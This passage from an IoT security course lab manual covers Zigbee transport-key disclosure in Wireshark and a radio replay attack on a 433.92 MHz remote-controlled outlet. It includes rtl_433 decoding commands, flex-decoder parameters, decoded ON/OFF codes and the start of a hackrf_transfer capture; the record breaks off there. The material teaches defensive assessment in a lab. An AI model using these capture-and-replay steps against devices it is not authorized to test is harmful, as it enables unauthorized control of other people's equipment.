
Filter Packet Capture: Zigbee Network Data

In Zigbee packet captures, it is common to see both Zigbee and underlying IEEE 802.15.4 network activity. Some IoT devices will use Zigbee upper-layer protocols, while others will use proprietary protocols on top of the IEEE 802.15.4 MAC layer.

Add an additional clause to your Wireshark display filter, focusing on Zigbee network layer packets (and the upper-layer protocols that build on the Zigbee network layer) by adding the display name *zbee&lowbarnwk*, as shown here.


wpan.dst_pan eq 0xf1ea and zbee_nwk

> Note: You must replace the PAN ID 0xf1ea in this example with the PAN ID displayed when you ran `zblabtransmit`.



Zigbee Network: Key Disclosure

Examine the Zigbee packet data *Info* column in Wireshark. Depending on the timing of your packet capture, you may observe a *transport key* sent over the network, as shown here.



Optionally, you can apply the display filter *zbee&lowbaraps.cmd.key* to display only packets that disclose key information.

> If your capture of Zigbee network activity does not disclose the transport key information, restart the `zblabtransmit` transmitter and start the `zbdump` capture again for at least 2.5 minutes.

Clean Up

To complete the lab exercise, close Wireshark. Return to the `zblabtransmit` window and press CTRL+C to stop the transmitter, if it is still transmitting packets.

Review

In this lab we simulated a Zigbee home automation network using the `zblabtransmit` utility. By capturing the network activity with `zbdump`, we were able to create a packet capture of the network activity. Evaluating the packet capture activity in Wireshark allows us to apply the familiar display filters to narrow the packet list, disclosing the upper-layer

application data. In this case, the upper-layer protocol data disclosed a Zigbee transport key, which could be used to decrypt network activity, or join the Zigbee network.

Exercise: Conducting a Replay Attack on IoT

SEC556 Lab 3.4

Complete the exercises in this lab to reinforce the material covered in the *SDR* module. To complete this exercise, you will need the SEC556 VM, HackRF One and accessories as well as the, Beastron Remote Control Electrical Outlet with remote.

Note: At this time the Beastron remote control outlet only supports US power. While it features the common US type A/B outlet that can be converted to a format for other countries, it does not appear that the device will fnction over 110/120v, and exceeding that could damage the device and cause a fire.

Purpose: In this lab, we will examine some radio signals captured with the HackRF ONE and URH, in order to perform a replay attack with various tools.

Description: In this lab, we will perform some IQ RF captures and perform some analysis of the data in order to recover meaningful traffic. Once meaningful traffic has been observed an attempt to replay unmodified to affect out victim device.

Verifying operation of our victim device

Before we start interacting with the remote controlled power switch, we should observe proper operation. If we are successful in our replay attack, we should know what the results should look like.

If you haven't already, unbox your power outlet, remote, battery and instructions. Install the battery in the remote, noting the proper orientation.

Before we plug the outlet in, let's inspect the switch and remote for its FCC ID so that we can perform some lookups of its operating capabilities or some other hints.


Unfortunately this device has no FCC labeling! We won't get any clues there! This is also quite concerning, as we also have no idea if this device has undergone any of the interference testing either...

The is one more piece of documentation that we can examine, and that is the included "manual". An inspection of the manual at least gives us the operating frequency at 433.92Mhz. Now we know where to tune our tools!

Working Voltage for socket	120V~/60Hz
Transmission frequency	433.92MHz
Max.load current	10A
Power for transmitter	DC12V 23A battery

We can also disassemble the device to examine the transmitter chipset. If given the option, the transmitter disassembly is often more fruitful, and in this case also keeps us away from any high voltage dangers if we target the battery powered remote.

We've already taken the remote apart and documented for you:



Note: If you have your own tools available feel free to disassemble the remote to observe the internals yourself.

We can observe in the internals of the remote that the transmitter chipset is an EV1527. We can obtain the specification sheet for that chipset if we need to determine more operating configuration.

Now that we've done the physical inspection it is time to plug it in to mains power and observe the operation.

Note: We do not need to plug anything into our remote controlled switch to observe its operation, or to actually turn on and off for this exercise.

Once plugged in, operate the remote a few times, cycling between on and off. We should observe the LED on the front illuminate when the remote controlled outlet is powered on, and the LED is off when the outlet is off. We should also be able to hear an audible click, most significantly when the outlet is turned on. These will be our cues to be mindful of confirming correct operation during our capture operations, as well as observing any successes of our replay attack.

Connecting the HackRF


In order to begin our capture and replay, we need to use our HackRF One. It does take a few manipulations to configure before we can receive or transmit.

First, let's connect the ANT500 antenna to the HackRF by screwing it into the antenna port after removing the red cover (if it exists).

.

We've learned that we also need to interact with out remote control outlet at 433.92Mhz, so we should adjust our antenna length accordingly to maximize receive, and be set for transmit in order to not damage our transmit front end in the HackRF.

We need to set the length to about 17.28 cm / 6.80 inch to be most efficient. The ANT500 antenna fully collapsed is quite close to the correct length.



Note: When collapsing a telescoping antenna, always compress starting at the base in short compressions, never pushing from the tip. Pushing from the tip can cause the segments to bend and kink, effectively ruining the antenna.

Next, attach the USB cable to the HackRF, and then to our host system, making sure that we pass the USB device **OpenMoko HackRF One** though to the SEC556 VM.

In the VM in a terminal window we can confirm that the connection us successful with *lsusb*:

```
$  lsusb
Bus 004 Device 001: ID 1d6b:0003 Linux Foundation 3.0 root hub
Bus 003 Device 004: ID 0e0f:0002 VMware, Inc. Virtual USB Hub
Bus 003 Device 003: ID 0e0f:0002 VMware, Inc. Virtual USB Hub
Bus 003 Device 005: ID 1d50:6089 OpenMoko, Inc.
Bus 003 Device 002: ID 0e0f:0003 VMware, Inc. Virtual Mouse
Bus 003 Device 001: ID 1d6b:0002 Linux Foundation 2.0 root hub
Bus 001 Device 001: ID 1d6b:0002 Linux Foundation 2.0 root hub
Bus 002 Device 002: ID 0e0f:0002 VMware, Inc. Virtual USB Hub
Bus 002 Device 001: ID 1d6b:0001 Linux Foundation 1.1 root hub
```

Note: Your output may vary, in the Bus and Device count and assignment. The important part is noting the device from **OpenMoko, Inc.** listed in the output.

Additionally we can verify that our HackRF is functioning properly with some HackRf utilities, such as *hackrf_info*:

```
$  hackrf_info
hackrf_info version: unknown
libhackrf version: unknown (0.5)
Found HackRF
```

```
Index: 0
Serial number: 000000000000000325866effffffffff
Board ID Number: 2 (HackRF One)
Firmware Version: 2018.01.1 (API:1.02)
Part ID Number: 0xa000cb3c 0x00724f65
```

Note: Your data output from *hackrf_info* may vary, but the important part is *Found HackRF*, indicating that it is connected and operating.

Capture data with rtl_433

Now that we have a connected radio, let's see if we can capture and decode signals from our remote control light switch. While originally designed for the RTL-SDR platform, *rtl_433* is also quite effective using other SDR platforms through the Soapy API.

We've noted that the chipset for the remote control is based on the EV1527 chipset, let's verify that *rtl_433* knows how to decode it:

```
$ rtl_433 -R | grep EV1527
<...trimmed for brevity...>
    [29]  Chuango Security Technology
    [30]  Generic Remote SC226x EV1527
    [31]  TFA-Twin-Plus-30.3049, Conrad KW9010, Ea2 BL999
```

The presence of a generic decoder for the EV1527 as device #30 is a pretty good indicator that *rtl_433* should find our remote if started with the default decoders.

Starting *rtl_433* to capture the data from our remote controlled switch, we need to specify the use of the Soapy drovers with `-d ""`, and no other command line options to enable all of the default decoders including #30 for the generic EV1527 decoder. After starting *rtl_433* cycle through pressing the ON/OFF buttons a few times:

Note: Our remote is not terribly strong, so having the remote within a few inches to a foot (3-30cm) to of the HackRF, while pressing the buttons is appropriate here.

```
rtl_433 -d ""
rtl_433 version 21.05-19-gb07bae3d branch master at 202106141145 inputs file rtl_tcp RTL-SDR SoapySDR
with TLS
Use -h for usage help and see https://triq.org/ for documentation.
Trying conf file at "rtl_433.conf"...
Trying conf file at "/home/sec556/.config/rtl_433/rtl_433.conf"...
Trying conf file at "/usr/local/etc/rtl_433/rtl_433.conf"...
Trying conf file at "/etc/rtl_433/rtl_433.conf"...
Registered 158 out of 187 device decoding protocols [ 1-4 8 11-12 15-17 19-23 25-26 29-36 38-60 63
67-71 73-100 102-105 108-116 119 121 124-128 130-149 151-161 163-168 170-175 177-187 ]
[INFO] Opening HackRF One #0 325866e622456c23...
Sample rate set to 250000 S/s.
Tuner gain set to Auto.
```

```
Tuned to 433.920MHz.
baseband_demod_FM_cs16: low pass filter for 250000 Hz at cutoff 25000 Hz, 40.0 us
```

Did you notice any additional output after cycling the ON/OFF buttons? Unfortunately the generic decoder for the EV1527 in *rtl_433* does not know how to decode the implementation in our remote. We need to perform some additional analysis with rtl_433 to get some decodes of data.

Hit **crtl-c** to stop the *rtl_433* session.

Before we get too far, let's perform a reset of the HackRF to a known good state, as sometimes *rtl_433* doesn't always exit cleanly. Reset the HackRF by pressing the blue reset button on the front on the far left. After the reset, make sure that the HackRF has reconnected to the VM.

To do some decodes, we will have rtl_433 perform some of it's own automatic analysis to see if it can derive some data on its own with the addition of the `-A` option. After starting *rtl_433* again, cycle through pressing the ON/OFF buttons a few times:

```
$ rtl_433 -A -d ""
rtl_433 version 21.05-19-gb07bae3d branch master at 202106141145 inputs file rtl_tcp RTL-SDR SoapySDR
with TLS
Use -h for usage help and see https://triq.org/ for documentation.
Trying conf file at "rtl_433.conf"...
Trying conf file at "/home/sec556/.config/rtl_433/rtl_433.conf"...
Trying conf file at "/usr/local/etc/rtl_433/rtl_433.conf"...
Trying conf file at "/etc/rtl_433/rtl_433.conf"...
Registered 158 out of 187 device decoding protocols [ 1-4 8 11-12 15-17 19-23 25-26 29-36 38-60 63
67-71 73-100 102-105 108-116 119 121 124-128 130-149 151-161 163-168 170-175 177-187 ]
[INFO] Opening HackRF One #0 325866e622456c23...
Sample rate set to 250000 S/s.
Tuner gain set to Auto.
Tuned to 433.920MHz.
baseband_demod_FM_cs16: low pass filter for 250000 Hz at cutoff 25000 Hz, 40.0 us
Detected OOK package    2021-06-22 18:16:09
Analyzing pulses...
Total count:  301,  width: 237.48 ms        (59369 S)
Pulse width distribution:
 [ 0] count:  193,  width:  140 us [128;176]    (  35 S)
 [ 1] count:  108,  width:  452 us [436;464]    ( 113 S)
Gap width distribution:
 [ 0] count:   12,  width: 4780 us [4752;4800]  (1195 S)
 [ 1] count:  180,  width:  472 us [460;492]    ( 118 S)
 [ 2] count:  108,  width:  164 us [156;188]    (  41 S)
Pulse period distribution:
 [ 0] count:   12,  width: 4928 us [4920;4948]  (1232 S)
 [ 1] count:  288,  width:  616 us [596;644]    ( 154 S)
Pulse timing distribution:
 [ 0] count:  301,  width:  148 us [128;188]    (  37 S)
 [ 1] count:  288,  width:  464 us [436;492]    ( 116 S)
 [ 2] count:   12,  width: 4780 us [4752;4800]  (1195 S)
 [ 3] count:    1,  width: 10004 us [10004;10004]   (2501 S)
Level estimates [high, low]:  15768,    605
```

```
RSSI: -0.3 dB SNR: 28.3 dB Noise: -28.7 dB
Frequency offsets [F1, F2]:    2382,      0 (+9.1 kHz, +0.0 kHz)
Guessing modulation: Pulse Width Modulation with multiple packets
view at https://triq.org/pdv/
#AAB00B0401009401D012AC27148255+AAB023040B009401D012AC27148181818181908190818190908190908181908181909081
Attempting demodulation... short_width: 140, long_width: 452, reset_limit: 4804, sync_width: 0
Use a flex decoder with -X 'n=name,m=OOK_PWM,s=140,l=452,r=4804,g=496,t=125,y=0'
pulse_demod_pwm(): Analyzer Device
bitbuffer:: Number of rows: 13
[00] { 1} 80          : 1
[01] {25} fa c9 b3 80 : 11111010 11001001 10110011 1
[02] {25} fa c9 b3 80 : 11111010 11001001 10110011 1
[03] {25} fa c9 b3 80 : 11111010 11001001 10110011 1
[04] {25} fa c9 b3 80 : 11111010 11001001 10110011 1
[05] {25} fa c9 b3 80 : 11111010 11001001 10110011 1
[06] {25} fa c9 b3 80 : 11111010 11001001 10110011 1
[07] {25} fa c9 b3 80 : 11111010 11001001 10110011 1
[08] {25} fa c9 b3 80 : 11111010 11001001 10110011 1
[09] {25} fa c9 b3 80 : 11111010 11001001 10110011 1
[10] {25} fa c9 b3 80 : 11111010 11001001 10110011 1
[11] {25} fa c9 b3 80 : 11111010 11001001 10110011 1
[12] {25} fa c9 b3 80 : 11111010 11001001 10110011 1

Detected OOK package    2021-06-22 18:16:13
Analyzing pulses...
Total count:  267,  width: 212.04 ms        (53009 S)
Pulse width distribution:
 [ 0] count:  181,  width:  160 us [148;200]    (  40 S)
 [ 1] count:   86,  width:  472 us [460;484]    ( 118 S)
Gap width distribution:
 [ 0] count:   11,  width: 4760 us [4728;4772]  (1190 S)
 [ 1] count:  169,  width:  452 us [436;468]    ( 113 S)
 [ 2] count:   86,  width:  144 us [136;156]    (  36 S)
Pulse period distribution:
 [ 0] count:   11,  width: 4928 us [4920;4936]  (1232 S)
 [ 1] count:  255,  width:  616 us [604;632]    ( 154 S)
Pulse timing distribution:
 [ 0] count:  267,  width:  156 us [136;200]    (  39 S)
 [ 1] count:  255,  width:  460 us [436;484]    ( 115 S)
 [ 2] count:   11,  width: 4760 us [4728;4772]  (1190 S)
 [ 3] count:    1,  width: 10004 us [10004;10004]   (2501 S)
Level estimates [high, low]:  15794,    578
RSSI: -0.3 dB SNR: 28.7 dB Noise: -29.0 dB
Frequency offsets [F1, F2]:    5133,      0 (+19.6 kHz, +0.0 kHz)
Guessing modulation: Pulse Width Modulation with multiple packets
view at https://triq.org/pdv/
#AAB00B0401009C01CC129827148255+AAB023040A009C01CC12982714818181818190819081819090819090818190818181908181
Attempting demodulation... short_width: 160, long_width: 472, reset_limit: 4776, sync_width: 0
Use a flex decoder with -X 'n=name,m=OOK_PWM,s=160,l=472,r=4776,g=472,t=125,y=0'
pulse_demod_pwm(): Analyzer Device
bitbuffer:: Number of rows: 12
<...trimmed for brevity...>
```

It looks like we have some data, and that *rtl_433* was able to perform some basic analysis of the observed pulses for the data transmissions. It has even given us some suggestions for applying our own custom decoder with the inclusion of `-X 'n=name,m=OOK_PWM,s=160,l=472,r=4776,g=472,t=125,y=0'` in the output! These parameters to the `-X` option indicate timing, pulse spacing, etc of the analyzed signal

Hit **crtl-c** to stop the *rtl_433* session.

Note: Due to slight variations in timing between the inexpensive EV1527 chipsets and the capture over USB in the VM, your values for the decoder may be slightly different. When applied as a decoder, use the values determined by your sampling of the remote transmissions.

Before we get too far, let's perform a reset of the HackRF to a known good state, as sometimes *rtl_433* doesn't always exit cleanly. Reset the HackRF by pressing the blue reset button on the front on the far left. After the reset, make sure that the HackRF has reconnected to the VM.

We can now apply the suggested decoder to our transmissions. Remember, use the values you recovered in the previous step for your decoder. We'll also provide a better name to the decoder as well by updating the `n=` setting in the decoder. After starting *rtl_433* again, cycle through pressing the ON/OFF buttons a few times:

```
$ rtl_433 -d "" -X 'n=EV1527,m=OOK_PWM,s=160,l=472,r=4796,g=484,t=124,y=0'
rtl_433 version 21.05-19-gb07bae3d branch master at 202106141145 inputs file rtl_tcp RTL-SDR SoapySDR
with TLS
Use -h for usage help and see https://triq.org/ for documentation.
Trying conf file at "rtl_433.conf"...
Trying conf file at "/home/sec556/.config/rtl_433/rtl_433.conf"...
Trying conf file at "/usr/local/etc/rtl_433/rtl_433.conf"...
Trying conf file at "/etc/rtl_433/rtl_433.conf"...
Registered 159 out of 187 device decoding protocols [ 1-4 8 11-12 15-17 19-23 25-26 29-36 38-60 63
67-71 73-100 102-105 108-116 119 121 124-128 130-149 151-161 163-168 170-175 177-187 ]
[INFO] Opening HackRF One #0 325866e622456c23...
Sample rate set to 250000 S/s.
Tuner gain set to Auto.
Tuned to 433.920MHz.
baseband_demod_FM_cs16: low pass filter for 250000 Hz at cutoff 25000 Hz, 40.0 us
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
- - - - - - - - - - - - - - - - - - - - - - - -
time      : 2021-06-22 18:18:18
model     : EV1527       count     : 13            num_rows  : 13            rows      :
len       : 1            data      : 8,
len       : 25           data      : fac9b38,
len       : 25           data      : fac9b38,
len       : 25           data      : fac9b38,
len       : 25           data      : fac9b38,
len       : 25           data      : fac9b38,
len       : 25           data      : fac9b38,
len       : 25           data      : fac9b38,
len       : 25           data      : fac9b38,
len       : 25           data      : fac9b38,
len       : 25           data      : fac9b38,
len       : 25           data      : fac9b38,
len       : 25           data      : fac9b38,
```

```
len       : 2           data      : c
codes     : {1}8, {25}fac9b38, {25}fac9b38, {25}fac9b38, {25}fac9b38, {25}fac9b38, {25}fac9b38, {25}
fac9b38, {25}fac9b38, {25}fac9b38, {25}fac9b38, {25}fac9b38, {2}c
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
- - - - - - - - - - - - - - - - - - - - - - - - - -
time      : 2021-06-22 18:18:21
model     : EV1527      count     : 11          num_rows  : 11          rows      :
len       : 1           data      : 8,
len       : 25          data      : fac9bb8,
len       : 25          data      : fac9bb8,
len       : 25          data      : fac9bb8,
len       : 25          data      : fac9bb8,
len       : 25          data      : fac9bb8,
len       : 25          data      : fac9bb8,
len       : 25          data      : fac9bb8,
len       : 25          data      : fac9bb8,
len       : 25          data      : fac9bb8,
len       : 18          data      : fac9c
codes     : {1}8, {25}fac9bb8, {25}fac9bb8, {25}fac9bb8, {25}fac9bb8, {25}fac9bb8, {25}fac9bb8, {25}
fac9bb8, {25}fac9bb8, {25}fac9bb8, {18}fac9c
```

It looks like we now have decoded data!

Hit *crtl-c* to stop the *rtl_433* session. We know there is data there and decodable. In the above example we can see that each button press sends the same code multiple times, and that the ON press has a unique code of `fac9b38` and the OFF press has a unique code of `fac9bb8`.

Unfortunately *rtl_433* is read only and can't generate any traffic. Let's look at some options for replaying what we capture.

Capture and replay with hackrf_transfer

The simplest way we can conduct a replay based attack with the HackRF utility, *hackrf_transfer*. the utility was originally intended for a test too to verify that we could capture data from the radio, and nothing more. Turns out it excels at that purpose, capturing data, and ultimately replaying it.

hackrf_transfer is very much a "garbage in, garbage out" tool. We can capture, store on disk, and replay unmodified with a simple command line interface.

Let's perform our first capture!

We are passing a few options: `-s` to set the sample rate, `-f` to set the frequency, and `-r` to set the filename to record the data to. We are using the `.8s` extension to remind us that it is an 8-bit signed integer I/Q recording.

Once started, we will cycle through the ON/OFF buttons a few times, and then hit **ctrl-c** to stop the capture.

```
~$ hackrf_transfer -s 2000000 -f 433920000 -r EV1527.8s
call hackrf_set_sample_rate(2000000 Hz/2.000 MHz)
call hackrf_set_freq(433920000 Hz/433.920 MHz)
